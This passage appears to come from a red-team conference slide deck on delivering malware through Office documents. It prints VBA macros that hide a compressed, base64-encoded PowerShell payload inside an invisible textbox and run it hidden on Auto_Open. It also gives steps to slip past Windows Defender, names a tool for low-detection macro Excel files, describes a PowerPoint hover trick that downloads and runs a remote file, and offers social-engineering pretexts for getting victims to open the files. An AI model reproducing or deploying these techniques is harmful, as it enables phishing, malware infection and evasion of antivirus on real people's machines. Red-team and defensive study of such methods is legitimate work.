str = str + "6C5Ss9D5Zq1rp+s7MvfnarP7uHWTjpn97eTtRX+mJx/IZz7z"
str = str + "+yLG6Cw4uP634TRzeT22A5mar+6n2wXExVOFF/06eV2Wrftv"
str = str + "N/roJ1W2/8lxX6kDG/Ch7c1p1+B+EvOMFhqu5/A9fF8ZvIyT"
str = str + "6i3a+uWZwwnPTcvoDV6ANXb++0Z0Y/ejJXd1257WZ3rXMbNb"
str = str + "tzdr2qFXHX+l8="

exec = "powershell.exe -NoP -NonI -W Hidden -Command ""Invoke-"
exec = exec + "Expression $($New-Object IO.StreamReader $($New-O"
exec = exec + "bject IO.Compression.DeflateStream $($New-Object"
exec = exec + " IO.MemoryStream (,$([Convert]::FromBase64String"
exec = exec + "(\\" " & str & "\\" )))), [IO.Compression.Compr"
exec = exec + "essionMode]::Decompress)), [Text.Encoding]::ASCII"
exec = exec + "I)).ReadToEnd();"""
```

# TEXTBOX CREATION MACRO

- Once we have the payload, time to create the textbox macro.
- Notice we're including PS here
- Run macro and create the shape

```
key = RGB(2, 22, 9)
Set objTextBox = ActiveDocument.Shapes.AddTextbox(msoTextOrientationHorizontal, 0, 0, 0, 0)
With objTextBox
    .TextFrame.TextRange.Text = "po" + "w" + "ers" + "he" + "ll" + ".e" + "xe|" + zHf + "|open|1"
    .Name = "Shell.Application"
    .Height = 100
    .Width = 100
    .Visible = msoFalse
    .Shadow.Visible = True
    .Shadow.ForeColor.RGB = key
    .AlternativeText = "ShellExecute"
    .TextFrame.TextRange.Font.TextColor.RGB = ActiveDocument.Background.Fill.BackColor
End With
End Sub
```

```
Sub createTextBox()
On Error Resume Next
Dim objTextBox As Shape
Dim key As Long

Dim str As String
Dim zHf As String

str = "nVhLj9s2EL7vryAWOqyxdkBJ1CtGgKQNCgQo0qCtoeFDxJFdYlqbc"
str = str + "OWs07S/vdqPnpGlr0N1lx0Uxz045unFFj1Sr2+vrp/27bvHj"
str = str + "frbXdz/ZfbrlwbRy/qtr2eLNRmX7VLq3Zd2fU/7tD15+rdqv"
str = str + "vQbdXvy223L9s3bbu2N8dnT1O1X646dTj+fj7+fpnMvlvOj1"
str = str + "tXdu7jQ/9Ts5z9ke+nqRokH/+dyD4+OZf+uPtkt93/kf3oHn"
str = str + "euu7nk/P1WVetly9h92K47Z4V/u31T1lu32x351093yy/uuG"
```

# CREATE AUTO\_OPEN MACRO

- Create macro called Auto\_Open (and other auto open macros which call Auto\_Open)

```
Sub Auto_Open()
On Error Resume Next
Dim objCmdShape As Shape
Dim key As Long
Dim cmdParams() As String
Dim cmdCommand As String
Dim cmdType As String
Dim cmdObj As Object

key = RGB(2, 22, 9)
For x = 1 To ActiveDocument.Shapes.Count
    Set objCmdShape = ActiveDocument.Shapes(x)
    If objCmdShape.Shadow.ForeColor.RGB = key Then
        cmdType = objCmdShape.Name
        cmdCommand = objCmdShape.AlternativeText
        cmdParams = Split(objCmdShape.TextFrame.TextRange.Text, "|")

        Set cmdObj = Interaction.CreateObject(cmdType)
        VBA$.[Interaction].CallByName! cmdObj, [cmdCommand], VbMethod, cmdParams(0), Trim(cmdParams(1)), cmdParams(2), cmdParams(3)

        objCmdShape.Delete
        Exit For
    End If
Next
End Sub
```

# SAVE AND EXECUTE

- Save the macro-enabled doc and send it out!
- Things to note:
  - This will prevent users from snooping on the macros to see your payload
  - Probably won't do a lot to stop reverse engineers though
  - The macro can only be executed once (which is generally good)
  - You'll have to send weaponized documents so further obfuscation is probably a good idea
    - but...

# BYPASSING A/V

- If you follow this current process, Defender will catch it 😞
- But, we can modify a couple things to bypass Defender
  1. Remove PowerShell call from TextBox
  2. Place the PowerShell call into the CallByName function and modify params

```
zHf = zHf + "I)).ReadToEnd();Read-Host;"""  
  
key = RGB(2, 22, 9)  
Set objTextBox = ActiveDocument.Shapes.AddTextbox(msoTextO  
With objTextBox  
    .TextFrame.TextRange.Text = zHf + "|open|1"  
    .Name = "Shell.Application"  
    .Height = 100  
    .Width = 100  
    .Visible = msoFalse
```

```
Set cmdObj = Interaction.CreateObject(cmdType)  
VBA$.[Interaction].CallByName! cmdObj, [cmdCommand], VbMethod, "powershell.exe", Trim(cmdParams(0)), cmdParams(1), cmdParams(2)
```

# C-C-COMBO

- Wait, we just learned how we can pull code remotely using templates
  - You can use that here as well!
- We can combine remote template injection with InlineShapes
  - We don't have to send a .docm (yay, no macros in phishing doc)
  - We can kill the template to disallow payload detonation

# DEMO

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

 Automatic sample submission is off. Your device may be vulnerable. [Dismiss](#)

Off

[Submit a sample manually](#)

Tamper Protection

Prevents others from tampering with important security features.

Have a question?  
[Get help](#)

Help improve Windows Security  
[Give us feedback](#)

Change your privacy settings  
View and change privacy settings for your Windows 10 device.  
[Privacy settings](#)  
[Privacy dashboard](#)  
[Privacy Statement](#)

Recycle Bin

Microsoft Edge


Google Chrome

InstallUtilIn...

EvilWMIPro...

EvilWMIPro...

Settings



Activate Windows  
[Go to Settings to activate Windows.](#)

**EPIC MANCHEGO**



NVISO Labs — Cyber security research, straight from the lab! 



Encrypted Timestamp

	Timestamp
].xml	0 2020-06-22 14:01:46
	0 2020-06-22 14:01:46
l	0 2020-06-22 14:01:46
ook.xml.rels	0 2020-06-22 14:01:46
sheet1.xml	0 2020-06-22 14:01:46
_rels/sheet1.xml.rels	0 2020-06-22 14:01:46
awing1.xml	0 2020-06-22 14:01:46
bin	0 2020-06-22 14:01:46
gs.xml	0 2020-06-22 14:01:46

## Epic Manchego – atypical maldoc delivery brings flurry of info stealers

• NVISO • September 1, 2020

■ 27 Comments

In July 2020, NVISO detected a set of malicious Excel documents, also known as “maldocs”, that deliver malware through VBA-activated spreadsheets. While the malicious VBA code and the dropped payloads were something we had seen before, it was the specific way in which the Excel documents themselves were created that caught our attention.

<https://blog.nviso.eu/2020/09/01/epic-manchego-atypical-maldoc-delivery-brings-flurry-of-infostealers/#comments>

# Malware gang uses .NET library to generate Excel docs that bypass security checks

They were still Excel documents. Just not your typical Excel files. Enough to trick some security systems, though.



By Catalin Cimpanu for Zero Day | September 5, 2020 -- 19:13 GMT  
(20:13 BST) | Topic: Security



A newly discovered malware gang is using a clever trick to create malicious Excel files that have low detection rates and a higher chance of evading security systems.



## MORE FROM CATALIN CIMPANU




Security  
Chilean bank shuts down all branches following ransomware attack



Security  
Money from bank hacks rarely gets laundered through cryptocurrencies



Security  
Most cyber-security reports only focus on the cool threats



Security  
Millions of WordPress sites are being probed & attacked with recent vulnerabilities

<https://www.zdnet.com/article/malware-gang-uses-net-library-to-generate-excel-docs-that-bypass-security-checks/>

# EPPLUS

 [JanKallman / EPPlus](#) Archived

[Watch](#) 217 [Star](#) 3.2k [Fork](#) 838

[Code](#) [Issues](#) 380 [Pull requests](#) 74 [Actions](#) [Wiki](#) [Security](#) [Insights](#)

[master](#) [13 branches](#) [4 tags](#) [Go to file](#) [Add file](#) [Code](#)

swmal	Update README.md	55c5ba6 on Mar 8	926 commits
	.github	Small fix for copying arrayformulas. Added .github dir.	3 years ago
	.nuget	Fixed issue #220,#233,#234,#236. Added nuget co...	2 years ago
	Doc	Version 4.5.3.1	2 years ago
	EPPlus	Version 4.5.3.3	7 months ago

**About**

Create advanced Excel spreadsheets using .NET

[excel](#) [ooxml](#) [spreadsheet](#) [dotnet](#)

[Readme](#)

<https://github.com/JanKallman/EPPlus>

# CREATING EXCEL FILES WITH EPPLUS

- .NET library that creates Office Open XML (OOXML) Spreadsheets
- Two Primary Benefits:
  - EPPLus Generated Files do NOT contain metadata

```
C:\Users\ponce.TEST\Desktop\office_generated>dir
Volume in drive C has no label.
Volume Serial Number is 0013-D28A

Directory of C:\Users\ponce.TEST\Desktop\office_generated

09/07/2020  04:47 PM    <DIR>          .
09/07/2020  04:47 PM    <DIR>          ..
09/07/2020  04:47 PM    <DIR>          docProps
09/07/2020  04:47 PM    <DIR>          xl
01/01/1980  12:00 AM           1,087 [Content_Types].xml
09/07/2020  04:47 PM    <DIR>          _rels
                           1 File(s)      1,087 bytes
                           5 Dir(s)  13,567,385,600 bytes free

C:\Users\ponce.TEST\Desktop\office_generated>
```

```
C:\Windows\System32\cmd.exe

C:\Users\ponce.TEST\Desktop\hot-manchego\epplus_generated>dir
Volume in drive C has no label.
Volume Serial Number is 0013-D28A

Directory of C:\Users\ponce.TEST\Desktop\hot-manchego\epplus_generated

09/07/2020  04:46 PM    <DIR>          .
09/07/2020  04:46 PM    <DIR>          ..
09/07/2020  04:46 PM    <DIR>          xl
09/07/2020  04:40 PM           890 [Content_Types].xml
09/07/2020  04:46 PM    <DIR>          _rels
                           1 File(s)      890 bytes
                           4 Dir(s)  13,567,496,192 bytes free

C:\Users\ponce.TEST\Desktop\hot-manchego\epplus_generated>
```

# CREATING EXCEL FILES WITH EPPLUS

- .NET library that creates Office Open XML (OOXML) Spreadsheets
- Two Primary Benefits:
  - The vbaProject.bin file does NOT contain compiled VBA code (like when created with Microsoft Office). Instead that code is compressed VBA source code.

The image shows two separate command-line windows, both titled "C:\Windows\System32\cmd.exe".

The left window displays the directory listing for "C:\Users\ponce.TEST\Desktop\office\_generated\xl". It shows a file named "vbaProject.bin" with a size of 10,752 bytes, which is highlighted with a red rectangle.

```
C:\Users\ponce.TEST\Desktop\office_generated\xl>dir
Volume in drive C has no label.
Volume Serial Number is 0013-D28A

Directory of C:\Users\ponce.TEST\Desktop\office_generated\xl

09/07/2020  04:47 PM    <DIR>        .
09/07/2020  04:47 PM    <DIR>        ..
01/01/1980  12:00 AM           1,618 styles.xml
09/07/2020  04:47 PM    <DIR>        theme
01/01/1980  12:00 AM     10,752 vbaProject.bin
01/01/1980  12:00 AM           2,188 WORKBOOK.XML
09/07/2020  04:47 PM    <DIR>        worksheets
09/07/2020  04:47 PM    <DIR>        _rels
              3 File(s)   14,538 bytes
              5 Dir(s)  13,568,929,792 bytes free

C:\Users\ponce.TEST\Desktop\office_generated\xl>
```

The right window displays the directory listing for "C:\Users\ponce.TEST\Desktop\hot-manchego\epplus\_generated\xl". It shows a file named "vbaProject.bin" with a size of 4,688 bytes, which is also highlighted with a red rectangle.

```
C:\Users\ponce.TEST\Desktop\hot-manchego\epplus_generated\xl>dir
Volume in drive C has no label.
Volume Serial Number is 0013-D28A

Directory of C:\Users\ponce.TEST\Desktop\hot-manchego\epplus_generated\xl

09/07/2020  04:46 PM    <DIR>        .
09/07/2020  04:46 PM    <DIR>        ..
09/07/2020  04:40 PM           159 sharedStrings.xml
09/07/2020  04:40 PM           738 styles.xml
09/07/2020  04:40 PM           4,688 vbaProject.bin
09/07/2020  04:40 PM           570 WORKBOOK.XML
09/07/2020  04:46 PM    <DIR>        worksheets
09/07/2020  04:46 PM    <DIR>        _rels
              4 File(s)   5,881 bytes
              4 Dir(s)  13,568,864,256 bytes free

C:\Users\ponce.TEST\Desktop\hot-manchego\epplus_generated\xl>
```

# CREATING EXCEL FILES WITH EPPLUS

- .NET library that creates Office Open XML (OOXML) Spreadsheets
- Two Primary Benefits:
  - EPPLus Generated Files do NOT contain metadata
  - The vbaProject.bin file does NOT contain compiled VBA code (like when created with Microsoft Office). Instead that code is compressed VBA source code.

For more details about the difference between EPPlus generated files vs. Microsoft Office generated files, please see NVISO's post.

3 / 61

3 engines detected this file

98a773ba5910134979d11c587d3ae7b27517ccaebe420468a1fa0648bacfdf1f  
blank\_test.xlsx

3.94 KB | 2020-09-07 14:35:32 UTC  
Size | 5 minutes ago

XLSX

Community Score

auto-open enum-windows exe-pattern ipv4-pattern macros run-file xlsx

DETECTION	DETAILS	RELATIONS	COMMUNITY
Elastic	Malicious (high Confidence)	Symantec	CLDownloader!gen104
TACHYON	Suspicious/XOX.Obfus.Gen.8	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avast-Mobile	Undetected

# HOT MANCHEGO

C# UTILITY TO BUILD MACRO-ENABLED EXCEL FILES USING EPPLUS

[FortyNorthSecurity / hot-manchego](#) Private

Code Issues Pull requests Actions Projects Security Insights Settings

master 1 branch 0 tags Go to file Add file Code

joeleonjr initial commit b112ffd 2 hours ago 1 commits

EPPlus.dll initial commit 2 hours ago

README.md initial commit 2 hours ago

hot-manchego.cs initial commit 2 hours ago

vba.txt initial commit 2 hours ago

**README.md**

## Hot Manchego

Macro-Enabled Excel File Generator (.xlsm) using the EPPlus Library.

About

Macro-Enabled Excel File Generator (.xlsm) using the EPPlus Library.

Readme

Releases

No releases published [Create a new release](#)

Packages

No packages published [Publish your first package](#)

Languages

# DEMO

The screenshot shows the Visual Studio 2019 IDE interface with the following details:

- Title Bar:** Windows 10 x64
- Menu Bar:** File, Edit, View, Project, Debug, Test, Analyze, Tools, Extensions, Window, Help
- Search Bar:** Search Visual Studio (Ctrl+Q)
- Solution Explorer:** Solution1
- Toolbars:** Standard, Debug, Task List, Solution Explorer, Properties, Task List, Status Bar.
- Code Editor:** The file `hot-manchego.cs` is open, showing C# code for generating VBA code into an XLSM file. The code uses the `OfficeOpenXml` library.
- Output Window:** No issues found
- Status Bar:** Item(s) Saved, Type here to search, Ln 23, Col 34, Ch 34, INS, Add to Source Control, 5:01 PM, 9/7/2020

```
1  using System;
2  using System.Collections.Generic;
3  using System.Linq;
4  using System.Text;
5  using System.IO;
6  using OfficeOpenXml;
7  using System.Security.Cryptography.X509Certificates;
8  using System.Drawing;
9  using OfficeOpenXml.Style;
10 using OfficeOpenXml.Drawing.Chart;
11
12 namespace HotManchego
13 {
14     class VBAGenerator
15     {
16         public static void Main(string[] args)
17         {
18             if (args.Length == 0)
19             {
20                 System.Console.WriteLine("Usage: hot-manchego.exe blank.xlsx vba.txt\nThe first argument is a blank XLSM file.\n\nThe second argument is the VBA you want embedded in the XLSM file.");
21                 System.Environment.Exit(1);
22             }
23             if (args.Length == 1)
24             {
25                 System.Console.WriteLine("Usage: hot-manchego.exe blank.xlsx vba.txt\nThe first argument is a blank XLSM file.\n\nThe second argument is the VBA you want embedded in the XLSM file.");
26                 System.Environment.Exit(1);
27             }
28
29             var outFile = new FileInfo(Directory.GetCurrentDirectory() + "\\\" + args[0]);
30             var vbaFile = new FileInfo(Directory.GetCurrentDirectory() + "\\\" + args[1]);
31             FillVBA(outFile, vbaFile);
32         }
33
34         private static void FillVBA(FileInfo outFile, FileInfo vbaFile)
35         {
36             ExcelPackage pck = new ExcelPackage();
37
38             //Add a worksheet.
39             var ws = pck.Workbook.Worksheets.Add("Sheet1");
40             //ws.Drawings.AddShape("VBASampleRect", eShapeStyle.RoundRect);
41
42             //Create a vba project and set password permissions
43             pck.Workbook.CreateVBAPrject();
44             pck.Workbook.VbaProject.Protection.SetPassword("EPPplus");
45
46             //Read in vba code from file
        }
```

**PPT HOVER OVER**

 ethanhunnt / Hover\_with\_Power

 Watch ▾ 2    Unstar 15    Fork 4

 Code    Issues 1    Pull requests    Actions    Projects    Wiki    Security    Insights

 master ▾    1 branch    0 tags    Go to file    Add file ▾    Code ▾

 ethanhunnt Update README.md   a93d4e4 on Apr 7  4 commits

 Exploit.mp4	This is the first commit	5 months ago
 README.md	Update README.md	5 months ago
 TEST.ppsx	This is the first commit	5 months ago
 exploit.gif	This is the first commit	5 months ago

**README.md**

**About**  
This repo is dedicated to a powerpoint exploit

 Readme

---


**Releases**  
No releases published


---

**Packages**  
No packages published

# HOVER WITH POWER

- “Mouse Over” and “Mouse Click” actions in PPT can download a remote file and execute it
- Host malicious dropper on WebDav server and overwrite local file in PPT XML file
- Users are required to click through two security warnings before the file will execute
- File best delivered in a PowerPoint Presentation File (.ppsx or .pps)
- Payload Ideas:
  - HTA
  - BAT
  - ...





# DEMO

Windows 10 x64

Joseph Leon Jr.

AutoSave Off

test

Search

File Home Insert Draw Design Transitions Animations Slide Show Review View Help

New Slide Slides Reuse Slides Table Pictures Screenshot 3D Models SmartArt Chart Shapes Icons Forms My Add-ins Get Add-ins Zoom Link Action Comment Text Box Header & Footer WordArt Text Symbols Video Audio Screen Recording Media

Share Comments

1 Definitely a Real Presentation

2 0% Social Engineering

3 Our Story

4 More Fake Slides

No, this is definitely a real presentation.

Slide 1 of 4 Notes 93%

Type here to search

9/6/2020 6:51 AM

Definitely a Real Presentation

# HOW DO WE SOCIAL ENGINEER THEM TO CLICK?

- Choose a good pretext
- Ex:
  - You email a sales rep telling them you can deliver them high quality leads. Ask them to take a quick 5-10 minute call to explain. Send them the PPSX file. Have them open it up on the call. Fake pitch them on your services and make sure they take the required action.
  - Get creative!

The screenshot shows a Mac OS X desktop with a browser window open to [pretext-project.github.io](https://pretext-project.github.io). The title bar indicates "Pretext Project | Collection of S X". The browser interface includes standard Mac OS X controls like zoom and a tab bar.

The website header features a green "Pretext Project" logo on the left and a "VISIT THE GITHUB REPO" button on the right. The main title "Pretext Project" is prominently displayed in large, dark blue serif font, followed by the subtitle "Open-Source Collection of Social Engineering Pretexts" in a smaller, dark blue sans-serif font.

The page is divided into three main sections:

- WHAT'S A PRETEXT?**: Describes a pretext as a made-up story used by social engineers to convince a victim to reveal secret information or take a malicious action.
- HOW DO I USE THIS?**: Instructions for searching by keyword or filtering by type of pretext, such as credential harvesting via email.
- CONTRIBUTE**: Information on reviewing contribution guidelines and contacting [@joeleonjr](#) via DM.

A search bar at the bottom left contains the placeholder text "Search 14 pretexts...". Below it is a table showing a single row of pretext data:

Pretext	Methods	Goal	Payloads	Date
Medical Test Results	EMAIL	MALWARE	DOC DOCX XLS XLSX PDF	August 28, 2020

# TL;DR

We're still using **Malicious Office Documents** on red team assessments.

We're primarily using **1 of 3** methods:

- 1. Excel 4.0 (XLM) Macros**
- 2. Remote Word Docx Template Injection**
- 3. New A/V Obfuscation + Interesting VBA Payloads**

fortynorth

# WILD WEST HACKIN' FEST 2020

- @FortyNorthSec is teaching “Initial Access Operations” at the end of September
- Goal: teach you how to gain a foothold in a modern enterprise environment
  - Credential Harvesting
  - Process Injection
  - Modern Macros
  - HTAs / Click-Once(s)
  - ...basically all the tactics we use on red team assessments

THANK YOU @BHINFOSECURITY FOR INVITING US

**THANK YOU FOR LISTENING**

We're @FortyNorthSec

fortynorth